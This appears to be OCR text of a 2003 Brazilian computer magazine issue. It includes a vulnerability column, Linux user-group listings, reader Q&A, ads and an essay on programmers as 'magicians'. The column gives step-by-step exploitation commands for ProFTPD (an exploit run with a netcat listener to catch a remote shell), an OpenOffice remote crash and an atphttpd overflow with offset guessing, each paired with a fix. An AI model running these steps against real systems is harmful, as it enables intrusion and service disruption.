Até o fechamento desta edição a HP ainda não havia lançado o boletim oficial com a correção da falha. Procure no site da empresa para mais informações sobre como corrigir o problema

ProFTPD

Sistema Operacional: Posix
Tipo: Remota
Versões Afetadas: 1.2.7 até 1.2.9rc2
Gravidade: Alta
Privilégios: Execução de comandos arbitrários

Descrição

O ProFTPD é um daemon (servidor) FTP muito utilizado hoje em dia, em detrimento das falhas de segurança do concorrente, WU-FTPD. Em sua configuração, é possível fazer um *chroot jail*, ou seja, uma jaula, para que o usuário não possa visualizar ou manusear arquivos fora de sua pasta-base. Nessa versão, é possível quebrar essa chroot através de uma falha de buffer overflow que possibilita a execução de comandos arbitrários

Como Explorar:

Primeiro, certifique-se de que o host remoto está rodando a versao especifica do proFTPD. Para isso, é necessário apenas conectar pelo próprio cliente nativo ftp do seu sistema operacional. Uma vez certificada a versão, compile e rode o exploit *proft_put_down.c*:

```
$gcc -o proft_put_down
 proft_put_down.c
$./proft_put_down -t
endereço_ip_da_vítima -l
endereço_ip_local -U
incoming
```

incoming é o diretório que vai ser criado e onde o exploit vai trabalhar como pasta-base. Informe seu endereço IP para a shell conectar. Para abrir uma shell local, use o NetCat

```
$ nc -nl 4660
```

Como Proteger:

Baixe a versão 1.2.8p que já está corrigida no site www.proftpd.org

Open Office

Sistema Operacional: Vários
Tipo: Remota
Versões Afetadas: 1.1.0
Gravidade: Média
Privilegios: Indisponibilização do Aplicativo

Descrição

O OpenOffice é um pacote de software para escritório similar ao Microsoft Office. Quando habilitado o acesso remoto ao aplicativo, ele abre a porta 8100 por padrão, ouvindo por conexões remotas. Nesse modo remoto, existe uma falha que possibilita um erro fatal no aplicativo, e assim fechá-lo remotamente

Como Explorar:

Abra o OpenOffice habilitando o acesso remoto na sua própria máquina com o comando:

```
soffice -
accept=socket,host=Seu_endereç
o_IP,port=8100;urp;
```

Agora, efetue uma conexão local no endereço de loopback através do comando

```
telnet localhost 8100
```

Irá aparecer

```
Connected to 127.0.0.1.
Escape character is '^]'.
)
```

Digite aproximadamente dez vezes a seqüencia "*0 <enter>*" de maneira que fiquem dez linhas do número zero. Após isso, a aplicação mostrará uma mensagem de erro e posteriormente fechará

Como Proteger:

Desabilite o acesso remoto até que a falha seja corrigida

atphttpd

Sistema Operacional: Linux
Tipo: Remota
Versões Afetadas: Todas até 0.4b
Gravidade: Alta
Privilégios: Elevação de privilégios

Descrição:

O atphttpd é um servidor Web desenhado para ser simples, rápido e, especialmente para ser utilizado em sistemas que não podem acessar muitas vezes o disco rígido. Em sua versão 0.4b ele possui uma falha de buffer overflow que possibilita ao atacante obter os privilégios do usuário que roda o atphttpd, normalmente root

Como Explorar:

Para explorar essa vulnerabilidade, certifique-se que o host remoto está rodando o atphttpd, fazendo uma conexão na porta HTTP (normalmente 80). Verifique se o programa está sendo executado com o seguinte comando

```
#telnet endereço_servidor 80
```

Se estiver correto, irá aparecer a instrução *GET / HTTP/1.1*. Após isso, compile e rode o exploit:

```
$ gcc -o atphttp atphttp.c
./atphttp endereço_ip_vítima
OffSet
```

Normalmente, o Offset varia de 1.300 a 2.400, dependendo da distribuição. Sugerimos tentar offsets de 100 em 100

Como Proteger:

Até o fechamento desta edição não estava disponível a correção para esse problema. Procure na página do fabricante a última versão do servidor em http://www.redshift.com/~yramin/atp/atphttpd/

PCM

VOCÊ TEM UM GRUPO? Se você conhece algum grupo de usuários Linux que não esteja nesta lista, envie o nome no e-mail [illegible]

Família Linux

Participe de um grupo de usuários Linux. No Brasil, existem dezenas deles para você trocar experiências e saber mais sobre o sistema

Converse sobre Linux com outros usuários. São milhares espalhados em diversos grupos. Todos eles com um interesse em comum, ampliar conhecimentos sobre o sistema operacional que vem conquistando mais espaço a cada dia.

E para que você possa fazer parte deste universo, publicamos, a seguir, uma lista de vários grupos de usuários Linux brasileiros. Basta escolher um deles e fazer o cadastro para ficar por dentro de todas as últimas novidades.

Linux Hangar
www.linuxhangar.hpg.com.br

SERVUX - Servidores Linux
www.servux.cjb.net

LPI-BR
br.groups.yahoo.com/group/lpi

Linux-br
linux-br.conectiva.com.br

Grupos Brasileiros

1 - [illegible]

O.D.C Organização de Desenvolvimento do Código Aberto
http://www.[illegible]2x.com.br

2 - PARÁ

Linux em Belém do Pará
br.groups.yahoo.com/group/linuxpoidegua

Linux-PA
[illegible]

Grupo GNU/Linux do Pará
http://groups.msn.com/[illegible]

3 - PIAUÍ

Portal GNU/Linux do Piauí
www.linuxpi.net

4 - CEARÁ

Linux CE
[illegible]

5 - RIO GRANDE DO NORTE

Universidade Federal do RN
ufrn.br/servicos/lista_discussao.html

6 - ALAGOAS

lug-al
[illegible]

7 - BAHIA

GULBA - Grupo de Usuários Linux da Bahia
www.gulba.org

8 - MINAS GERAIS

Linux BH
www.linuxbh.org

Grupo de Usuários GNU/Linux de Juiz de Fora
linux.[illegible].com.br

Centro de Treinamento e Serviços Linux de MG
[illegible]

[illegible]
[illegible]

Linux BG
www.[illegible]/

Grupo de Usuários Linux do Brasil
[illegible]
dragons/op5a.html

9 - ESPÍRITO SANTO

Grupo de Usuários Linux do Espírito Santo
[illegible]

GU Linux do Espírito Santo
www.linux-es.org.br

10 - RIO DE JANEIRO

[illegible]
[illegible]

GULSF - Grupo de Usuários Linux da Região Sul-Fluminense
www.linuxsr.info

Linuerj - Grupo de Usuários Linux da UERJ
[illegible]

[illegible] Linux User Group
www.grupos.com.br/grupos/lug-rio

[illegible]
[illegible]

11 - SÃO PAULO

[illegible]
[illegible]

Linux-L
linux.unesp.br

TUCANOS - GNU/Linux User Group
http://br.groups.yahoo.com/group/tucanos/

GULIB Linux de [illegible]
www.cybershark.net

LinuxSP
[illegible]

JundLinux Grupo de Usuários de Linux de Jundiaí
[illegible]

[illegible]
linux.[illegible].com.br

[illegible]
www.comunux.com.br

[illegible]
br.groups.yahoo.com/group/linux-force

12 - PARANÁ

Grupo de Usuários Linux de Santo Antônio da Platina
www.gulsap.[illegible].net

Prog BR - Programação Linux
listas.conectiva.com.br/listas/

JustLinux
groups.yahoo.com/group/justlinux

GUS – Grupo de
Usuários Slackware
gus-br.linuxmag.com.br

Grupo de Discussão Linux
groups.yahoo.com/group/linux-board

Linuxabc
linuxabc-subscribe@egroups.com

Red Hat Linux Brasil
redhatbrasil-subscribe@yahoogrupos.com.br

[illegible] BR
www.debian-br.org

LinuxChix Brasil
br.linuxchix.org

Linux Debate
www.grupos.com.br/grupos/linux

Segurança no Conectiva Linux
distro.conectiva.com.br/mailman/
listinfo/seguranca

Grupo do mês

Projeto Software Livre RS - www.softwarelivre.org

O Projeto de Software Livre de RS acaba de se tornar uma ONG, a Associação SoftwareLivre.org. Dentro dessa estrutura, pretendem adicionar os diversos *PSL* espalhados pelo País, tornando-se um portal com informações sobre os eventos.

LinuxAll.org
www.linuxall.org - Edson Syguedomi
webmaster@linuxall.org

Linux Alta Disponibilidade
linux-ha-br-subscribe@bazar.conectiva.com.br

Linuxdicas
www.linuxdicas.com.br

The BSD
www.thebsd.org

Cipsga - Comitê de Incentivo à Produção
do Software GNU e Alternativo
www.cipsga.org.br

Linux na Rede
http://www.linuxnarede.org/

Linux Clube
www.linuxclube.com

Grupo Geek
www.grupogeek.tk

Linuser de Curitiba - PR
www.[illegible].br

[illegible]
www.[illegible]

[illegible]

Sou Linux
http://www.grupos.com.br/grupos/soulinux

Linux Conectiva
http://br.groups.yahoo.com/group/linuxconectiva

[illegible] DO SUL
Grupo Linux de São Leopoldo
www.[illegible]

[illegible] Linux de Erechim
www.geocities.com/[illegible]

GNUTeen Grupo de Usuários Linux de Candiota
www.gnuteen.hpg.ig.com.br

TaquariX Grupo de Usuários do Vale do Taquari
www.[illegible]

Linux Lands
http://br.groups.yahoo.com/group/linuxlands

[illegible]

GULP Grupo de Usuários Linux de Pelotas
[illegible]

Linux Canoas-RS
[illegible]

Projeto Software Livre
http://www.softwarelivre.org

GNUTeen - Grupo de Usuários GNU/ Linux de Candiota
www.gnuteen.hpg.com.br

[illegible]

GULMS Grupo de Usuários Linux de Mato Grosso do Sul
www.gulms.org

[illegible]

Comunidade Linux de Cuiabá, MT (linux-cba)
[illegible]

[illegible]

Grupo de Usuários Linux do Acre
[illegible]

HelpLinux

Aqui, os especialistas da Utah Linux Center acabam com suas dúvidas sobre Linux. Envie sua pergunta para helplinux@europanet.com.br


Atualização do Red Hat 9.0

Como devo proceder para fazer a atualização do Red Hat 9.0 sendo que a atualização automática não está funcionando? Aparentemente, o problema parece estar no site da Red Hat. O que devo fazer para não manter meu sistema desatualizado?

Sergio Signal
ssignal@xg.com.br

A distribuição Red Hat Linux possui um esquema próprio para atualização. Trata-se do serviço Red Hat Network, ou RHN. Antes de usá-lo, é necessário cadastrar-se como usuário do serviço. O cadastro pode ser feito de duas maneiras: através do site http://rhn.redhat.com ou com o auxílio do utilitário rhn_register *Após cadastrado, as atualizações podem ser aplicadas utilizando-se o utilitário* up2date. *Ambos os utilitários* rhn_register *e* up2date *estão incluídos por padrão no Red Hat Linux.*

Como se trata de um serviço que não envolve custos diretos para o usuário final, a quantidade de downloads simultâneos nos servidores FTP da Red Hat é controlada para permitir velocidades de download aceitáveis e não saturar os servidores. Opcionalmente a Red Hat oferece um plano de assinatura em que o usuário paga uma taxa e tem acesso a servidores FTP exclusivos, com largura de banda mais ampla e garantia de funcionamento ininterrupto. Para quem utiliza o Linux profissionalmente, como, por exemplo, em servidores de Internet, é uma excelente alternativa utilizar a opção paga.



Registro no up2data do Red Hat é obrigatório para a atualização do sistema

Novell por Linux

Substituí um sistema Novell por um Linux com Samba. No entanto, o Novell permitia a gravação nos arquivos e impedia deletar arquivos, o que é impossível no Samba. Uso um sistema em Dataflex para DOS, e no Linux coloquei permissões rwx para o usuário, rwx para o grupo e r-x para os outros usuários. Desta forma, o usuário dono do arquivo e o grupo poderiam

Promoção MySQL
A Utah é o único Centro de Treinamento oficial MySQL em São Paulo
de R$ 1.540,00
por R$ 1.180,00 à vista
ou 4x de R$ 295,00 s/ juros
Promoção válida somente até 30/11/2003.
Não perca a oportunidade de aprender tudo sobre banco de dados MySQL
Ligue: 11 3064-7009

O grub é um dos gerenciadores de inicialização da distribuição Conectiva 9.0

ter todos os acessos, e aos demais seria permitido apenas a leitura e execução. Assim, qualquer usuário executaria o programa, e este que faz parte do grupo teria acesso à gravação.

Tudo isso teria funcionado se o programa fosse executado no servidor, mas ele é executado no terminal, pois o Samba serve apenas para armazenar os arquivos. Como faço para permitir que os usuários executem os programas armazenados no servidor, e estes consigam usar os arquivos de dados, efetuando gravações, sem permitir que o usuário entre pela rede e apague todos os arquivos e programas?

Luis Saran
luis.saran@bol.com.br

Esse é um problema existente no modelo de permissões Unix usado pelo Linux. Com o lançamento do Kernel 2.6, teremos suporte a ACLs (listas de controle de acesso) até então existentes na forma de patches para Kernels da série 2.4 e atributos extendidos, o que diminuirá de forma consideravel esses problemas. Até lá, o que você pode tentar é usar a permissão especial "t". Trata-se do sticky bit. Quando definida para diretórios, ela permite que os usuários possam gravar no diretório caso tenham permissão de gravação, mas não permite que apaguem arquivos de outros usuários. Simplificando, somente o dono de um arquivo pode apaga-lo. O sticky bit é ativado com o uso do comando a seguir:

```
chmod +t <diretório>
```

Linux não inicia

Instalei o Conectiva 9 no mesmo HD do Windows, cada um na sua partição. Ao instalar o Windows novamente, sumiu a tela de inicialização do Linux, onde eu escolho o Linux ou Windows. Como faço para ativar novamente esta tela de inicialização sem instalar o Linux novamente?

Dalton FG
daltonfg@hotmail.com

O Conectiva 9 usa o GRUB como gerenciador de boot padrão para controlar a inicialização do Linux e de outros sistemas operacionais instalados em sua máquina (Windows, por exemplo). O GRUB provavelmente foi instalado na MBR (setor de inicialização-mestre) de seu disco rígido. O que aconteceu foi que o Windows, ao ser reinstalado, apagou o conteúdo da MBR de seu disco rígido e, consequentemente, removeu o GRUB. Seu sistema Conectiva 9 continua instalado e intacto, você somente não consegue acessá-lo devido ao GRUB não mais ser exibido quando seu PC é iniciado.

O que você pode tentar fazer é usar o disquete de recuperação criado durante a instalação do Conectiva 9 e iniciar sua máquina a partir do mesmo. Ao fazer isso, sua máquina será iniciada no Conectiva 9 e, uma vez dentro do mesmo, você poderá regravar o GRUB na MBR novamente, executando o comando abaixo como root (superusuário):

```
grub-install /dev/hda
```

Caso você não possua um disquete criado durante a instalação, tente iniciar sua máquina através do CD de instalação do Conectiva 9 e, no momento em que surgir a tela gráfica do GRUB com as opções de instalação do Conectiva, verifique se uma opção de recuperação de instalações danificadas existe (geralmente identificada como recuperação ou rescue). Caso tal opção exista, escolha a mesma, espere até que o acesso a um prompt de comandos seja disponibilizado e execute a instalação do GRUB como indicado anteriormente, ou seja, através do comando grub-install.

Faça parte da comunidade que MAIS CRESCE no mundo SEJA UM LINUXER
Informe-se: utah
R. Henrique Schaumann, 286 9º Andar Jd. América SP Fone/Fax: 11 3064-7009

HelpLine

HelpLine

Se você tem alguma dúvida sobre informática, entre em contato com os nossos especialistas através do e-mail helpline@europanet.com.br. As perguntas mais relevantes serão respondidas na próxima PC Master.

Aproveite este espaço e esclareça suas dúvidas sobre Linux, Windows e informática em geral

Por Rodrigo Galan - helpline@europanet.com.br

Storage USB no Linux

Tenho um dispositivo de armazenamento externo que é conectado na porta USB. No Windows XP, simplesmente conecto o equipamento no computador para que ele seja reconhecido automaticamente. No Linux isso não acontece. O que é preciso fazer no Linux para que esse periférico seja reconhecido no sistema?

Gabriel Moraes
Via Internet

Esse tipo de armazenamento é normalmente reconhecido pelo sistema Linux. No Windows XP, a opção de storage já está habilitada, diferente do Linux, que precisa iniciar manualmente. Para isso, os comandos a seguir devem ser executados nos sistemas Linux que estão com suporte USB habilitado:

```
# modprobe usb-storage
# modprobe usb-uhci
```

Com os módulos carregados, monte com o seguinte comando:

```
# mount -t vfat /dev/sda1 /mnt
```

Note que a montagem é parecida com a de uma partição. Depois de montado, acesse o diretório /mnt. Se desejar saber a capacidade do dispositivo, digite o comando:

```
# df -h
```


E na linha de comando /dev/sda1 você encontra as informações sobre o hardware utilizado.

Mensagem de erro

Sempre que desconecto o cabo de rede ou desligo o roteador, o computador mostra uma mensagem de erro informando que o cabo da rede está desconectado. Como posso desabilitar essa opção?

Matheus Garcia
Via Internet

Acesse o sistema como administrador. Em seguida, clique no botão Iniciar *e no menu suspenso escolha* Propriedades. *Na janela* Propriedades, *clique na aba* Barra de tarefas. *Nessa categoria, você encontra a opção* Ocultar ícones inativos. *Se estiver desabilitada, ative-a marcando a caixa de seleção. Ao lado dessa opção, você encontra o botão* Personalizar. *Clique para abrir uma nova janela. Nessa janela, localize o item* Conexão Local. *Ao lado dessa opção, você encontra uma lista de opções em um menu suspenso. Com estas opções encontradas nesse menu, você altera o comportamento do ícone na barra de tarefas, incluindo as mensagens de erro. Para desabilitá-lo, escolha a opção* Sempre Ocultar. *Assim, todas as mensagens desses ícones serão desativadas.*



Windows possui tela virtual similar à do Linux

Desktop Virtual

Faz pouco tempo que comecei a usar o Linux e existe uma opção nos Gerenciadores de Janelas que não existe no Windows, que são as chamadas Telas Virtuais. Existe algum programa que faz a mesma função para o Windows?

Alissa Moraes
Via Internet

Os recursos de telas virtuais são exclusivos do gerenciador de janelas, e não do sistema. No Windows, existe um programa que faz a mesma função, chamado Cool Desk. Faça o download no site (www.shelltoys. com). Para instalar o programa, é muito simples. Clique no botão Next *em todas as janelas até concluir a instalação. Com o programa instalado, clique no menu* Iniciar, Programas, Cool Desk *e, em seguida,* Cool Desk *novamente. Para alterar as telas virtuais dentro do Windows, pressione as teclas CTRL + SHIFT + nº (1-9) simultaneamente. Por padrão, são habilitadas três telas virtuais, mas as opções podem ser reconfiguradas. Para alterar, clique com o botão direito do mouse no ícone do programa que fica próximo ao relógio do Windows e em seguida escolha* Settings. **PCM**

PC SHOPPING

Guia de Produtos e Serviços

- Módulo Duplo Vertical – 5,8cm x 7,8cm
- Módulo Especial – 12cm x 7,8cm
- Módulo Simples – 5,8cm x 3,7cm
- Módulo Duplo Horizontal – 12cm x 3,7cm
- Módulo Triplo Horizontal – 18cm x 3,7cm

Anuncie no PC Shopping e tenha seu produto ou serviço visto por mais de 60.000 leitores!

Ligue: 3038-5094 – Vinicius
(011) 3038-5090 – Nickolas

Soluções em Rede, Hardware, Banco de Dados e Websites.

- Redes Locais
- Redes Remotas
- SQL e Oracle
- Desenvolvimento de Sites e Portais
- Manutenção e Assessoria
- Chamadas Avulsas e Contratos

InfoTech
Tel/Fax: (11) 5090-0420
Email:infotech@infotech-br.com.br
www.infotech-br.com.br

METHODOS E SISTEMAS DE INFORMAÇÃO
COMÉRCIO E ASSISTÊNCIA TÉCNICA

•Notebook •Monitores
•Computadores
•Impressoras •Cine Som

Implantação e Instalação de Redes

Rua 7 de abril, 125 - loja 34 - Piso Térreo Tel.: 3259-3108 methodos@globo.com

e-Hosting HOSPEDAGEM
SERVIDORES NO BRASIL
PLANOS A PARTIR DE
R$ 15,00
www.e-hosting.com.br

Treinamentos
Consultoria
Venda de Softwares
www.eng.com.br
Fone (11) 3816-3000
macromedia FLASH MX
ENG

Ilustração: Vinicius

A lógica da feitiçaria

Para que se veja a quantidade de suor que escorre por trás de cada mágica

Por Leandro Calçada
leandro.calcada@europanet.com.br

Milhares de anos de evolução pessoal e tecnológica não mudaram um fato. A humanidade ainda acredita em mágica. A evolução das ciências e da tecnologia, aparentemente antagônicas da magia e do sobrenatural, não só foi incapaz de eliminar a magia como a fortaleceu. Pense no computador, por exemplo. Se há algo que aprendi sobre as pessoas nestes meus 11 anos de informática foi que o computador é, e sempre foi visto, como uma espécie de caixa mágica. Ao programador, conseqüentemente, coube o papel de mago.

É fácil perceber por que isso acontece. O computador, como toda tecnologia complexa, depende de uma grande quantidade de conhecimento, e poucas pessoas estão dispostas a adquiri-lo. À primeira vista, pode parecer uma espécie de estupidez coletiva ou decadência científica, mas não é. O fato é que o computador não é a única tecnologia que existe, nem a única área do conhecimento a ser explorada. Há muito para ser aprendido, muito a se conhecer, e no fim cada grupo profissional fica com a sua cota de especialistas, todos carentes e indignados pela falta de atenção que o mundo dá à sua área de interesse preferida.

Aos programadores não se reserva uma sina diferente. Não há mês sem que algum colega de trabalho passe pela minha mesa e comente, incrédulo, sobre a minha incrível capacidade de entender esse monte de texto grego que se espalha na minha tela, e como não esqueço este monte de palavras e regras estranhas. Sinto-me tão especial que meu ego nem cabe na sala. O fato de que o autor do elogio entende e faz coisas que não conheço nem sou capaz de compreender não importa. Eu sou o mágico. Isso sem falar nos pobres gregos que, de tão inteligentes, nem precisam estudar para aprender a falar... grego.

Mas é claro que essa carícia no ego tem o seu preço. É difícil dar valor a um trabalho quando as pessoas não vêem nele senão uma extensão natural da sua habilidade. "Ele tem dom pra isso", dizem, como se isso explicasse tudo, e esperam que a solução para todos os problemas brote de nossos dedos mágicos, como se programadores fossem alguma classe especial de seres humanos projetada para lidar com computadores. Nestas condições, precisar de tempo para o trabalho é um luxo, e cobrar por ele então, uma verdadeira heresia.

Só que essa injustiça não é exclusividade dos programadores. Humanos mistificam tudo o que não entendem e, por tabela, todos que trabalham com o que não se entende. Nossos mecânicos encontram defeitos nos carros com um simples e rápido olhar, enquanto médicos nos curam no primeiro diagnóstico e pedreiros levantam paredes inteiras sem qualquer sinal de cansaço. Secretamente invejamos seus poderes mágicos, sua capacidade sobrenatural, seus trabalhos perfeitos, sem perceber o suor sob o pedreiro, os manuais na mesa do mecânico, ou os livros na estante do médico. Se eles não aprenderam a programar, certamente deviam estar ocupados com alguma outra coisa. PCM

Você pode perder tudo.
Menos suas mensagens.

PICTUREMAIL É O E-MAIL CORPORATIVO SOB MEDIDA PARA SUA EMPRESA. ALÉM DE GERENCIAR, CONTROLAR E ADMINISTRAR TODAS AS MENSAGENS ENVIADAS E RECEBIDAS PELOS USUÁRIOS DA SUA EMPRESA, VOCÊ FICA TRANQÜILO SE SEU COMPUTADOR DER PAU, PORQUE O PICTUREMAIL GARANTE QUE TODAS AS MENSAGENS ARMAZENADAS SEJAM MANTIDAS. MAS ESTAS SÃO SÓ ALGUMAS VANTAGENS COM QUE VOCÊ PODE CONTAR, PORQUE O PICTUREMAIL AINDA OFERECE:

• Anti vírus e Anti-Spam • Protocolo IMAP4 • Segurança total: perde o micro mas não perde as mensagens • Sincronismo de pastas e e-mails • Gerenciamento 100% via Web • Filtro de Mensagens • Listas de discussões • Gerenciador de mensagens enviadas e recebidas • Controle de destinatários: somente os endereços autorizados recebem e-mail.

10 contas com 500MB
R$ 48,90 ao mês
válido por 3 meses

Saiba mais em www.picturemail.com.br
ou ligue: (0XX11) 5084-0020

PictureMail